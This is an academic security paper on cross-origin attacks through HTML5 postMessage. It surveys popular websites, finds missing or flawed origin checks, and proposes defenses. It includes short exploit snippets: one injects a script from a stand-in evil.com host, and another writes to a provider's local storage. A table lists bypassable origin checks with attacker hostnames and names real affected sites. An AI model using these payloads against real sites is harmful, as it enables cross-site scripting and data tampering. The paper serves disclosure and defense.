The Postman Always Rings Twice:
Attacking and Defending postMessage in HTML5 Websites

Sooel Son and Vitaly Shmatikov
The University of Texas at Austin

Abstract

The postMessage mechanism in HTML5 enables Web content from different origins to communicate with each other, thus relaxing the same origin policy. It is especially popular in websites that include third-party content. Each message contains accurate information about its origin, but the receiver must check this information before accepting the message. The responsibility for preventing cross-origin attacks is thus partially delegated from the Web browser to the implementors of postMessage receiver functions.

We collected postMessage receivers from the Alexa top 10,000 websites and found that many perform origin checks incorrectly or not at all. This results in exploitable vulnerabilities in 84 popular sites, including cross-site scripting and injection of arbitrary content into local storage.

We propose two defenses. The first uses pseudo-random tokens to authenticate the source of messages and is intended for the implementors of third-party content. The second, based on a Content Security Policy extension, is intended for website owners. The two defenses are independent and can be deployed jointly or separately.

1 Introduction

Web security is based on the *same origin policy* [3, 18]. Web browsers isolate content by on its *origin*—defined by the protocol, host, and port—thus preventing malicious websites from stealing or modifying information presented by other sites, even if the content from different sites is displayed by the browser within the same webpage.

The same origin policy is too restrictive for many modern websites. Popular sites often include third-party content: advertisements, buttons for social recommendations, scripts for performance measurement and visitor tracking, etc. When a webpage integrates content from multiple origins, it is often convenient or even necessary for frames from different origins to communicate with each other. For example, the frame from a social networking site may need to be notified when the user clicks the "Like" button on the hosting page, while the frame from a "business optimization" service may track users' movements and clicks on the page that includes this frame.

HTML5, the new revision of the HTML standard which is rapidly growing in adoption, includes the *postMessage* facility that enables a script to send a message to a window regardless of their respective origins. postMessage thus relaxes the same origin policy by providing a structured mechanism for cross-origin communication.

It is well-known that careless use of postMessage is fraught with danger. Cross-origin messages sent via postMessage are "authenticated" in the sense that Web browsers correctly set their *origin* attribute to the sender's origin, but the recipient must check this attribute and verify that the message comes from the expected sender. These checks are non-trivial and cross-document messaging is considered the top HTML5 security threat [23].


We carried out a large-scale empirical study of how popular websites use postMessage. Using our webpage analysis framework called RvScope, we analyzed the front pages of the Alexa top 10,000 websites and found 2,245 distinct hosts using postMessage. Because of widespread code sharing and inclusion of popular third-party scripts, we collected only 136 distinct postMessage receivers.

We found that many of these receivers are insecure. 65 receivers used by 1,585 hosts do not perform any checks on the origin of messages. Even more disturbingly, 14 receivers used by 261 hosts perform semantically incorrect checks that can be bypassed by a malicious site. In 84 hosts, these missing and incorrect origin checks lead to vulnerabilities such as cross-site scripting and injection of arbitrary content into local storage.

Figure 1 shows an exploit against the front page of `people.com`. This page includes a third-party script from `jumptime.com`, a service that measures the economic value of webpage contents and provides data for traffic optimization.[1] Our study demonstrates that scripts from such third-party services are ubiquitous in popular websites.

The script from `jumptime.com` included in `http://`

[1] `http://www.jumptime.com/products/traffic-valuator-suite/overlay-analytics/`



NDSS 2013 call for papers
TOP STORY 09:45AM EST


The Postman Always Rings Twice: Attacking and Defending postMessage in HTML5 Websites
10:00AM EST

The camera-ready due for NDSS 2013 is coming up
TV WATCH ONLY ON PEOPLE.COM 09:10AM EST

Internet Society 20 years
09:05AM EST

19th Annual Network & Distributed System Security Symposium

Figure 1: Exploitation of postMessage in people.com



AMERICAN IDOL NEWS

Recent Articles
Weekly Scoop: November Fun
Phillip Phillips Gives Online Concert to Benefit Victims of Hurricane Sandy
Colton Joins Third Day on The Miracle Tour
Carrie Underwood Extends "Blown Away Tour" into 2013
Scotty McCreery and Adam Lambert Bring Total Idol #1's to 365
▸ 2012 (455)
▸ 2011 (455)
▸ 2010 (395)
▸ 2009 (395)
▸ 2008 (300)

Monday, Nov 5th 2012
Weekly Scoop: November Fun

If this week is any indication, November is shaping up to be a busy month for Idol alumni all over the country! Taylor Hicks, Lee DeWyze, Elliott Yamin and Carrie Underwood are all performing this week!

Check out where your favorite Idols are performing all over the country:

Monday 11/5
Taylor Hicks performs at The Indigo at Bally's Las Vegas

Figure 2: Exploitation of postMessage in americanidol.com

`people.com` runs in the `http://people.com` origin and attaches a postMessage receiver to the window DOM of `people.com`. The purpose of this receiver is to receive messages from one of the frames belonging to `jumptime.com`. Unfortunately, the origin check in this receiver is incorrect, opening the door to a cross-site scripting attack.

A malicious website can "frame" `http://people.com` (i.e., include it as a visible or invisible frame) and forge messages to the postMessage receiver that has been added to `people.com` by the `jumptime.com` script. This receiver uses the contents of the received message as a script running in the `http://people.com` origin. Therefore, the malicious site can inject arbitrary content and gain unlimited access to all Web resources belonging to `http://people.com`, including DOM, cookies, and local storage. In Figure 1, our script rewrote the front page of `people.com` with the NDSS 2013 Call for Papers and the photos of the authors of this paper. Figure 2 shows a similar attack in which the photo of a prominent security researcher has been injected into `americanidol.com`.

Defenses. We propose a simple defense that providers of third-party content can use to ensure the following security property: *a frame with third-party content accepts messages only from the origin of the page that loaded this frame*. This defense is based on a pseudo-random token shared between the communicating origins, does not require any change to browsers, and the same code can be used without modification in any page that includes a given third-party content. We also describe a variant that ensures a more restrictive property: *a frame with third-party content accepts messages only from the parent frame*.

These defenses are sufficient for many common uses of third-party content, but in some situations even correctly verifying the origin of the message is not enough. If the attack page directly includes a third-party frame (e.g., if the attacker is a legitimate user of some provider's content), these checks cannot prevent the attacker from sending malicious messages to the third-party frame. If the third-party frame does not contain any security-critical functionality, there is no immediate threat. Unfortunately, our study shows that some popular third-party frames contain unprotected operations such as writing to local storage or cookies which can be triggered by received messages.

Defending against an attacker who directly includes third-party content and sends malicious messages to it requires a significantly stronger security property: *a frame with third-party content accepts messages only from the content provider's scripts running in any origin*. This requires securely isolating content within the same origin. We are not aware of any mechanism in the existing browsers that can support such a property.

Protecting site owners who add untrusted third-party content to their pages is challenging because they have little control over the third-party code. Our proposed defense for site owners is based on a Content Security Policy (CSP) extension that restricts the origin of messages sent to a page. It requires browser support, but does not need cooperation from third-party content providers. The defenses for content providers and site owners are complementary, independent, and can be used together or separately.

2 Using postMessage in HTML5 Websites

HTML5 is the fifth revision of the HTML standard. It has been in development since 2004 and is not yet formally adopted as the standard, but modern Web browsers already support many HTML5 features, including local storage, web workers, geolocation, audio and video, etc.

Normally, Web content is governed by the same origin policy [3, 18] which prevents it from accessing the nontrivial attributes of any object from a different origin. The postMessage mechanism in HTML5 relaxes the same origin policy by allowing a script to send a string to any window in the same or different origin.

Cross-origin communication is essential for many website functionalities that involve third-party content or interaction with subdomains—for example, integration with online social networks, advertising, visitor tracking, etc. Typically, third-party content providers supply a script to be included in the site's pages. This script dynamically generates a frame with third-party content and adds postMessage receivers to both the hosting page and the generated frame.

For example, Google encourages site owners to include a "+1" button in their pages so that visitors can share their interest in the page with their social network. Google provides a script[2] which registers a postMessage receiver in the hosting page and pops up a frame with Google+ content when a page visitor clicks on the button. The frame with the "+1" button and the hosting page which generates the Google+ frame have different origins; postMessage is thus essential to support communication between them.

Our study of the front pages of the Alexa 10,000 most popular websites found 2,245 hosts using postMessage (see Sections 4 and 5). Furthermore, several academic proposals for improving the security of Web content employ postMessage for cross-frame communication [1, 20].

2.1 Using postMessage: a simple example

We illustrate a common use of postMessage with a simple example in Figure 3. A frame at `http://alice.edu/source.html` embeds an inner frame from a different origin, `http://bob.edu/target.html`. Line 19 in the inner frame's script registers the $msgReceiver$ function as an event listener for $message$ events sent to the inner frame.

The $sendPostMsg$ function in the outer frame's script obtains a reference to the inner frame's window object (Line 4) and sends a message to it (Line 5). The message request has two arguments: the data being sent and the restriction on the receiver's origin, `http://bob.edu` in this case. The browser propagates a $message$ event to the inner frame and, when the event arrives, invokes the $msgReceiver$ function registered as a listener for this event.

The event object has three important attributes. The $origin$ attribute contains the sender's origin. At Line 14, the receiver checks whether the message came from a document that belongs to `http://alice.edu`. The $data$ attribute contains the string sent in the message. The $source$ attribute contains a reference to the window DOM object that sent the message. At Line 15, the receiver uses the $source$ attribute to send a message back. Observe that the target origin of that message is unrestricted, which can leak the contents of the message in some situations [4].

2.2 Using postMessage: the general pattern

Our study shows that the most common use of postMessage in popular websites is to communicate with third-party content. Figure 4 shows a sample script, `addFancy.js`, that a third-party content provider, `codeProvider.com`, can make available to site owners such as `FancyAlice.edu`. Line 2 at the top of Figure 4 shows how `FancyAlice.edu` includes this script in her page.

Sending and receiving a postMessage

```
1  // http://alice.edu/source.html
2  <script type="text/javascript">
3  function sendPostMsg() {
4     var bobWindow = document.getElementById('bob').
           contentWindow;
5     bobWindow.postMessage("Hi Bob!", "http://bob.edu");
6  }
7  </script>
8  ...
9  <iframe onload='sendPostMsg()' id='bob' src="http://bob
       .edu/target.html"> </iframe>
10
11 // http://bob.edu/target.html
12 <script type="text/javascript">
13 function msgReceiver( event ) {
14    if( event.origin == "http://alice.edu" ) {
15       event.source.postMessage("I got a msg from Alice"
             , "*");
16    }
17 }
18 ...
19 window.addEventListener('message', msgReceiver, false);
20 </script>
```

Frame structure



Http://alice.edu/source.html
bob.postMessage(···);
function msgReceiver(event) {
if(event.origin ==
"http://alice.edu")
{
event.source.postMessage("I got a msg from Alice","*");
}
}
bob
Http://bob.edu/target.html
1.postMessage(···);

Figure 3: An example of using postMessage.

The `addFancy.js` script runs in the origin of the page that includes it (`http://FancyAlice.edu`), not the origin of its source (`http://codeProvider.com`). Therefore, it has access to all Web resources that belong to `http://FancyAlice.edu`. At Line 12, the script attaches a message receiver to the window in which it is running. This enables any content in the `http://codeProvider.com` origin to send messages to this window and invoke the receiver, which can add buttons or other functionality to objects in the `http://FancyAlice.edu` origin.

Lines 15-18 of the `addFancy.js` script create an inner frame and load it from `http://codeProvider.com/showFancy.html`. The origin of this content is `http://CodeProvider.com`, not `http://FancyAlice.edu`. Line 6 in `showFancy.html` attaches a message receiver

[2] `http://www.google.com/+1/button/`

http://FancyAlice.edu/source.html

```
....
<script src=”http://codeProvider.com/addFancy.js”></
    script>
```


http://codeProvider.com/addFancy.js

```
function msgReceiver(event) {
  if( event.origin == ”http://codeProvider.com” ) {
    // do something depending on the received message
    var cmd = JSON.parse(event.data);
    switch( event.cmd ) {
      case 'addScript': ...
      case 'showButton': ...
      case 'hideWindow': ...
} } }

// add postMessage receiver to the window that includes
      this script
window.addEventListener(”message”, msgReceiver, false);

// create iframe to show content from codeProvider.com
var b = document.createElement(”iframe”);
b.id = ”codeProvider”;
b.src = ”http://codeProvider.com/showFancy.html”;
document.body.appendChild(b);
```

http://codeProvider.com/showFancy.html

```
<img id=”fancy_img_1”></img>
<script type='text/javascript'>
// send message to the hosting page
parent.postMessage('{”cmd”:”showButton”,”id”:”fancy1
      ”,...}', ”*”);
...
window.addEventListener(”message”, childReceiver, false
      );
</script>
```

Frame structure


Http://FancyAlice.edu/source.html
1
Http://codeProvider.com/addFancy.js
Http://codeProvider.com/showFancy.html

```
function msgReceiver(event) {
  if( event.origin ==
      “http://codeProvider.com” )
  {
    var codeObj =
        JSON.parse(event.data);
    ….
  }
}
```

```
window.addEventListener(
    “message”,msgReceiver,false);
var b = document.createElement(“iframe”);
b.src=“http://codeProvider.com/showFancy.html”
document.body.appendChild(b);
```


```
parent.postMessage(···);
```

Figure 4: Two-way communication with third-party content using postMessage.

called *childReceiver* to this newly created frame.

3 Security Risks of postMessage

We assume a pure “Web attacker” model: the attacker controls his own website and can entice or trick honest users into visiting it—for example, via spam messages, advertising, etc.—but cannot observe or modify users' network communications with other sites, nor infect their computers, etc. For the purposes of this paper, we assume that browsers correctly enforce the same origin policy.



```
2.postMessage(···);
```

```
function ReceiverInSiteA(e)
{
  if( e.origin ==
      “http://siteC” ) {
    ...
  }
}
```

```
1.postMessage(···);
```

```
function
ReceiverInSiteC(e) {
  if( e.origin ==
      “http://siteA” ) {
    ...
  }
}
```

```
frames[0].postMessage(···);
for( var i =0;
     i < frames[0].frames.elngth;
     i++ ) {
frames[0].frames[i].postMessage(···)
}
```

```
2.postMessage(···);
```

```
1.postMessage(···);
```

Figure 5: Attack model.

3.1 “Light” threat model

Consider an honest siteA that adds third-party content from siteB and siteC (see Figure 5) by including scripts from these sites. These scripts run in siteA's origin and create inner frames whose origins are siteB and siteC, respectively. To enable the parent frame (origin: siteA) to send messages to an inner frame (origin: siteB), the script from siteB running in the inner frame attaches a receiver to the inner frame. Similarly, to enable the parent frame to receive messages from an inner frame (origin: siteC), the script from siteC running in the parent frame attaches a receiver to the parent frame.

This setup opens a hole in the same origin policy. The postMessage mechanism *per se* does not guarantee that messages sent to siteB actually come from siteA. In particular, if a malicious page includes siteA as a (possibly invisible) frame, it can send messages to both siteA and its descendant third-party frames (see Figure 5). HTML5 developers are advised to carefully check the origin of all messages received via postMessage [13]. The browser supplies the true origin with every message, but the postMessage receiver must take advantage of this information. For example, in Figure 5, the script attached by siteC's script to siteA's frame checks whether the origin of the received message is siteC. Similarly, the script attached to siteB's frame checks whether the origin of the received message is siteA.

3.2 "Heavy" threat model

If an attacker-controlled page directly includes a third-party frame, an origin check cannot prevent the attacker from sending messages to this frame. This is a feature, not a bug, because third-party content is intended to accept messages from the hosting page.

Unfortunately, third-party content may contain vulnerabilities. For example, it may use the data from received messages in executable scripts or write it into local storage. This may give the attacker a way to inject malicious code into the content provider's origin. For example, Figure 6 shows third-party code from `tag.userreport.com` that accepts messages without an origin check and puts their data into local storage. This code expects that the sender of the message is a `tag.userreport.com` script running in the hosting page but there is no check that would ensure this. A malicious page can include a frame from `tag.userreport.com` containing this code and abuse the postMessage receiver to write into or read from local storage in the `tag.userreport.com` origin.

While this particular case may not lead to an exploitable vulnerability, allowing anyone to read and write local storage is risky. For example, if values from local storage are used to identify users, this can lead to session fixation and other identity misbinding attacks.

To prevent such vulnerabilities, it is not enough to simply ensure that the message comes from somewhere in the hosting page's origin. The content provider's frame must check that the message comes specifically from the content provider's script running in the hosting page. This requires securely separating Web content within the same origin, which is not supported by the existing Web browsers.

3.3 Consequences of postMessage abuse

As we show in Section 5, some unprotected or badly protected postMessage receivers use the data from received messages in executable scripts. This opens the door to cross-site scripting attacks and, in general, injection of arbitrary malicious content into both their origin and the origin of any page that includes flawed third-party content.

Several factors exacerbate the security risks of postMessage. First, many third parties provide content to hundreds of sites. There is no single origin check that they can use in their postMessage receivers, so many of them don't use any. Second, pages that include third-party content with flawed postMessage receivers overwhelmingly do not protect themselves against being framed by a malicious site (see Section 4). Third, even when the implementors of postMessage receivers recognize the threat and add an origin check to their code, the check is often incorrect.

Code from a vulnerable receiver

```
function messageReceived(evt) {
  var message = evt.data;
  // message format is commandName:commandArgs
  var p = message.split(':');
  var command = p[0];
  var commandArgs = p[1];
  switch (command.toLowerCase()) {
    case 'getuser':
       var userId = window.localStorage['__bpn_uid']
           || '';
       // send user id back
       sendMessage('userId:' + userId);
       break;
    case 'setuser2':
       localStorage.clear();
       var params = UrlUtils.parseQueryString(
           commandArgs);
       for (var paramName in params) {
          window.localStorage[paramName] = params[
               paramName];
       }
       break;
     ....
}   }
```

Exploit code

```
var bullet = 'setuser2:username=uhacked&lastlogin=
     onceuponatime';
victimFrame.postMessage(bullet,"*");
```

Figure 6: Exploiting a missing origin check to write into the third-party content provider's local storage.

For example, Figure 7 shows receiver code found in several Alexa top sites partnering with `jumptime.com`, a "comprehensive business optimization platform." Line 3 aims to ensure that the source of the message is in the `jumptime.com` origin, but the regular expression is incorrect. The check thus accepts messages from any origin ending in "jumptime.com", e.g., `eviljumptime.com`. This allows injection of arbitrary scripts into any page that includes the `jumptime.com` script (Figure 1 shows an example). Interestingly, there exist `ajumptime.com` and `itsjumptime.com` domains that pass the check, but do not appear to be related to `jumptime.com`.

4 Collecting postMessage Receivers

JavaScript in many popular websites is dynamic and heavily obfuscated. We found that manual inspection, static

Code from a vulnerable receiver

```
function (v) {
   var w = /jumptime\.com(:[0-9] )?$/;
   if (!v.origin.match(w)) {
      return
   }
   var e = document.createElement(”script”);
   e.src = v.data;
   e.id = ”jt_init”;
   document.body.appendChild(e)
}
```

Exploit code from http://www.eviljumptime.com

```
victimFrame.postMessage(”www.evil.com/attack.js”,”*”)
    ;
```

Figure 7: Exploiting an incorrect origin check for script injection.

analysis, and emulators such as HtmlUnit[3] tend to not scale to thousands of websites, are ineffective at recognizing and extracting the code of postMessage receivers from obfuscated scripts, and/or do not support all language features used by JavaScript developers.

We implemented RVSCOPE, a new automatic receiver collection tool, as an extension to the Chrome browser[4] augmented with a Web proxy application. The advantage of this approach is that the overwhelming majority of JavaScript developers make sure that their code, no matter how obfuscated, executes correctly in popular browsers such as Chrome. RVSCOPE can thus observe even the scripts that fail to run in an emulator.

When Chrome fetches a webpage, RVSCOPE injects a special script into every loaded page and its children frames. The injected script redefines *addEventListener*. Recall that *addEventListener* registers a listener on a single event (see Section 2). RVSCOPE redefines it to report the listener's body when the listener is registered on a *message* event and when it is executed.

Figure 8 shows the core of RVSCOPE. Line 3 redefines *addEventListener* of the *window* DOM object. RVSCOPE does the same for the *document* and *Element.prototype* DOM objects. Line 6 ensures that only *message* event receivers are redefined. Line 11 reports listener bodies and where they are registered. We use XMLHttpRequest to deliver the extracted data from RVSCOPE to our database server via a GET page request. Lines 14-19 redefine the listener body to report the same data when the listener is executed by the browser.

```
1  (function(old_EventListener) {
2    // redefine addEventListener
3    window.addEventListener =
4      function(type, listener, useCapture) {
5        // redefine handler for message events
6        if( /message/i.test(type) ){
7          var location = this.location.toString();
8          // the original handler
9          var receiver_code = listener.toString();
10         // report the receiver and the site where it
              is registered
11         makeXreq( ”www.ourdb.com/rr.php”, location,
              receiver_code );
12         if( listener.name ) {
13           // report executed receivers
14           var newDefinedFunc = new Function(’event’,
15               ’function xreq(target,loc,code){....} \
16                xreq(\’www.ourdb.com/rr.php\’,\’’ +
                      location + ’\’,\’’ +
17                    escape(receiver_code) + ’\’); ’ +
18                receiver_code + listener.name + ’(event
                      )’);
19             listener = newDefinedFunc;
20         } else {
21           ....
22         }
23      }
24      return old_EventListener.apply(this,arguments);
25 })(window.addEventListener);
```

Figure 8: The core of RVSCOPE.

We created a simulated "attack page" that can (1) frame any other page and (2) send messages via postMessage to this page and its children frames, as described in Section 3. Some of the pages we analyze use frame busting [14] to prevent being framed by other sites. To circumvent their frame-busting code, our attack page redefines the *OnBeforeLoad* event. 298 pages, or fewer than 2% of the total, use *X-Frame-Header* to prevent being framed (116, or almost half of them, belong to Google). To analyze the postMessage receivers in these pages, our proxy removes *X-Frame-Header* from their HTML. In any case, none of the vulnerable pages we found use *X-Frame-Header*.

For each of the Alexa top 10,000 sites, we ran a script that forced a Chrome browser extended with RVSCOPE to visit our attack page framing the site's front page. The script only visits the pages with the *www* prefix or the first page to which the browser is redirected from a given site. Once RVSCOPE found vulnerable scripts, we also used Web search to find other sites containing the same scripts.

Upon *DOMContentLoaded* and *OnLoad* events ("DOM is ready" and "the entire page is loaded," respectively), the attack page sends messages to the inner frames, triggering their postMessage receivers. RVSCOPE then stores the receivers' code into our database.

This collection strategy has some limitations. It may miss receivers that are associated only with certain user-driven events, such as mouse click or key down, if these events are never triggered during our simulated page visits.

[3] http://htmlunit.sourceforge.net/

[4] http://code.google.com/chrome/extensions/

Classification	Distinct receivers	Hosts
Total receivers	136	2,245
Receivers with no origin check	65	1,585
Receivers with an incorrect origin check	14	261
Receivers with an exploitable vulnerability	**13**	**84**

Table 1: postMessage receiver statistics for the Alexa top 10,000 sites.

That said, such receivers present less of a risk. The attacker can only exploit them if the associated events happen while the vulnerable page is framed by the attack page, i.e., exploitation requires a successful clickjacking attack.

5 postMessage Vulnerabilities in the Wild

The front pages of many Alexa top 10,000 sites contain frames from other sites. We analyzed a total of 16,115 pages from 10,121 hosts. In the rest of this section, "host" refers to the *hostname* property of the page's *Location* DOM object.

Table 1 shows that 2,245 hosts (22% of the visited hosts) have at least one postMessage receiver. The vast majority of postMessage receivers occur in third-party content. Because the same content is often used by hundreds or even thousands of different sites, we observed only 136 distinct receivers in our survey. 65 of these receivers, used by 1,585 hosts, do not perform any checks on the origin of received messages. A malicious site can frame any of these sites and send messages as described in Section 3.

The third row of Table 1 shows that 261 hosts use 14 distinct receivers that attempt to check the origin of the message, but their checks are semantically incorrect. An example of a flawed check can be found in Figure 7. Lines 2 and 3 in this receiver try to ensure that the origin of the message is a subdomain of `jumptime.com`, but the regular expression accepts any domain name ending in "jumptime.com," for example, `eviljumptime.com`. As a consequence, a malicious site whose name ends in "jumptime.com" can send an arbitrary attack script in its message and this receiver will unwittingly inject the script into the hosting page.

Table 2 shows the incorrect origin checks we found, along with the examples of host names that would pass the check. Most of these incorrect checks appear in third-party scripts and thus occur in dozens of hosts covered by our survey. The second column lists the number of hosts affected by each incorrect check. The fifth column lists the number of existing domain names that (1) pass the check, (2) return HTTP response 200, and (3) appear to be unrelated to the name(s) intended by the implementors of the check. Each such domain can be potentially used for attacks that exploit the corresponding check. To find these domains, we added English dictionary words (taken from $usr/share/dict/words$ in Linux) to the intended name as a prefix or a suffix with ".com" appended, and probed the domain registry. The reason for the high counts is that many existing domains allow arbitrary subdomains, resolving them to a designated page.

The ten checks at the top of Table 2 all involve incorrect regular expressions. For example, the first check misses a back slash before the dot and thus allows any character between *chartbeat* and *com*. Albeit erroneous, this check is not currently exploitable because it requires the attacker to control a top-level domain name (TLD).

The error in the tenth check is instructive. This check tries but fails to verify that the origin of the message is the same as the receiver's own origin. For example, if the receiver's origin is `own.com`, it will accept any origin that contains `own.com`, such as `own.com.evil.com`.

The eleventh check looks at the *src* property of scripts included in the page and ensures that the origin of the message is among them. This has unintended consequences. For example, if the page including this script also includes *selector.js* from `evil.com`, then any message from `evil.com` will pass the check. The twelfth check matches (dynamically assigned) $g.origin$ against $l.origin$, the origin of the received message. In testing with our simulated attack page, $g.origin$ kept its default $null$ value, rendering this check moot. The thirteenth check does not work when d is undefined. In our testing, this check did not prevent the receiver from accepting messages from the attack page.

The total number of hosts that include postMessage receivers with an incorrect or missing origin check is 1,712 (some hosts include multiple receivers). We say that a receiver with a missing or incorrect origin check has an *exploitable vulnerability* if it allows the attacker to (1) inject a script, or (2) read or write local storage or cookies. We found 13 distinct receivers with exploitable vulnerabilities. These receivers compromise the security of 84 different hosts. The summary can be found in Table 3. Table 3 does not include trivial vulnerabilities, such as allowing the attacker to change window height and style. Furthermore, many receivers invoke empty functions via unregistered hash key indices. While not currently exploitable, this opens the door to future vulnerabilities.

Figure 9 shows an example of a cross-site scripting vulnerability caused by a flawed postMessage receiver. A message containing a malicious script causes this receiver to

Check	Hosts	Origin check	Example of a malicious host name that passes the check	Existing domains
1	107	if($/[\backslash/\vert\backslash.]chartbeat.com\$/$.test(a.origin))	evil.chartbeat-com *(not exploitable until arbitrary TLDs are allowed)*	0
2	71	if(m.origin.indexOf(“sharethis.com”) != -1)	sharethis.com.malicious.com, evilsharethis.com	2291
3	35	if(a.origin && a.origin.match($/\backslash.kissmetrics\backslash.com/$))	www.kissmetrics.com.evil.com	2276
4	20	var w = $/jumptime\backslash.com(:[0-9])?\$/$; if (!v.origin.match(w))	eviljumptime.com	2
5	4	if(!a.origin.match($/readspeaker.com/gi$))	readspeaker.comevil.com, readspeaker.com.evil.com	2276
6	1	a.origin.indexOf(“widgets.ign.com”) != 1	evilwidgets.ign.comevil.com, widgets.ign.com.evil.com	2278
7	1	if(e.origin.match($/http(s?)\backslash:\backslash/\backslash/\backslash w+?\backslash.?dastelefonbuch.de/$)	www.dastelefonbuch.de.evil.com	4513
8	1	if(($/\backslash api.weibo\backslash.com\$/$).test(I.origin))	www.evilapi-weibo.com	0
9	1	if($/id.rambler.ru\$/i$.test(a.origin))	www.evilid-rambler.ru	0
10	1	if(e.origin.indexOf(location.hostname)==-1){return;}	*receiverOrigin*.evil.com	n/a
11	7	if(($/\hat{}(https?://[\hat{}/]+)/.+(pss\vert selector\vert payment.portal\vert matpay-remote).js/i$) .exec(src)[1] == e.origin)	If the target site includes a script from www.evil.com/sites/selector.js, any message from www.evil.com will pass the check	n/a
12	5	if(g.origin && g.origin !== l.origin) { return; } else { ... }	www.evil.com	n/a
13	1	if((typeof d === ”string” && (n.origin !== d && d !== ”*”))||(j.isFunction(d) && d(n.origin) === !1))	www.evil.com	n/a
14	24	if(event.origin != “http://cdn-static.liverail.com” && event.data)	www.evil.com	n/a

Table 2: Incorrect origin checks.

invoke the “o.fn” function which then executes this script in the `http://www.ieee.org` origin.

In theory, exploitation of these vulnerabilities could have been hindered if the pages that include vulnerable third-party content had used *X-Frame-Header*. In this case, a malicious site would not have been able to frame them and send forged messages to vulnerable receivers. Unfortunately, *none* of the 84 affected hosts use *X-Frame-Header*.

6 Defenses

Our study demonstrates that postMessage functionality is especially common in third-party content, which is intended to be included in other sites. Site owners are unlikely to carefully inspect third-party code they are including in their pages. For example, a recent survey uncovered many privacy violations caused by third-party scripts [9]. These attacks are different from the postMessage attacks, but they confirm that site owners are largely unaware of what third-party scripts do. Furthermore, third-party scripts frequently use obfuscation and dynamic code creation to prevent reverse-engineering or improve performance. If such a script dynamically attaches a postMessage receiver to a window and this receiver happens to have an incorrect or missing origin check, the site owner is unlikely to notice, yet his webpage now contains a potential vulnerability.

It is difficult for site owners to enforce security policies on third-party scripts. Content Security Policy (CSP) is a promising mechanism [7], but it only offers page-level granularity. Proper adoption of CSP thus requires substantial structural changes to the existing Web content, such as removing inlined JavaScript. In our study of the Alexa top 10,000 sites, only three have CSP policies in their front pages, demonstrating that CSP is still far from wide deployment. Furthermore, existing CSP cannot be used to specify restrictions on message origins (but see Section 6.4).

Providers of third-party content face a different problem. Many third-party scripts are intended to be included in hundreds of other sites. Content providers may not even know a priori which origins to check for in their postMessage receivers. Even if the provider knows all permitted origins in advance or if the origin string is generated dynamically

Exploitable receivers

No	Hosts	Number	Vulnerability	Cause
1	www.mercurynews.com, www.chron.com, www.realsimple.com, www.jumptime.com, www.seattlepi.com, www.allyou.com, www.health.com, www.people.com, www.sfgate.com, www.instyle.com, www.timesunion.com, www.nbcnews.com, www.socialstudies.com, www.ew.com, www.thenation.com, www.myrecipes.com, today.msnbc.msn.com, www.ctpost.com, www.peoplestylewatch.com, www.mysanantonio.com	20	Attacker can inject scripts (cross-site scripting)	Incorrect check
2	www.americanidol.com, www.7up.com, www.metro.co.uk, msn.foxsports.com, www.ladygaga.com, www.rosesmix.com, wholefoodsmarket.com, www.sundrop.com, www.sunkistsoda.com, www.drpepper.com, www.riseagainst.com, www.hawaiianpunch.com, www.canadadry.com	13	Attacker can inject script (cross-site scripting)	Missing check
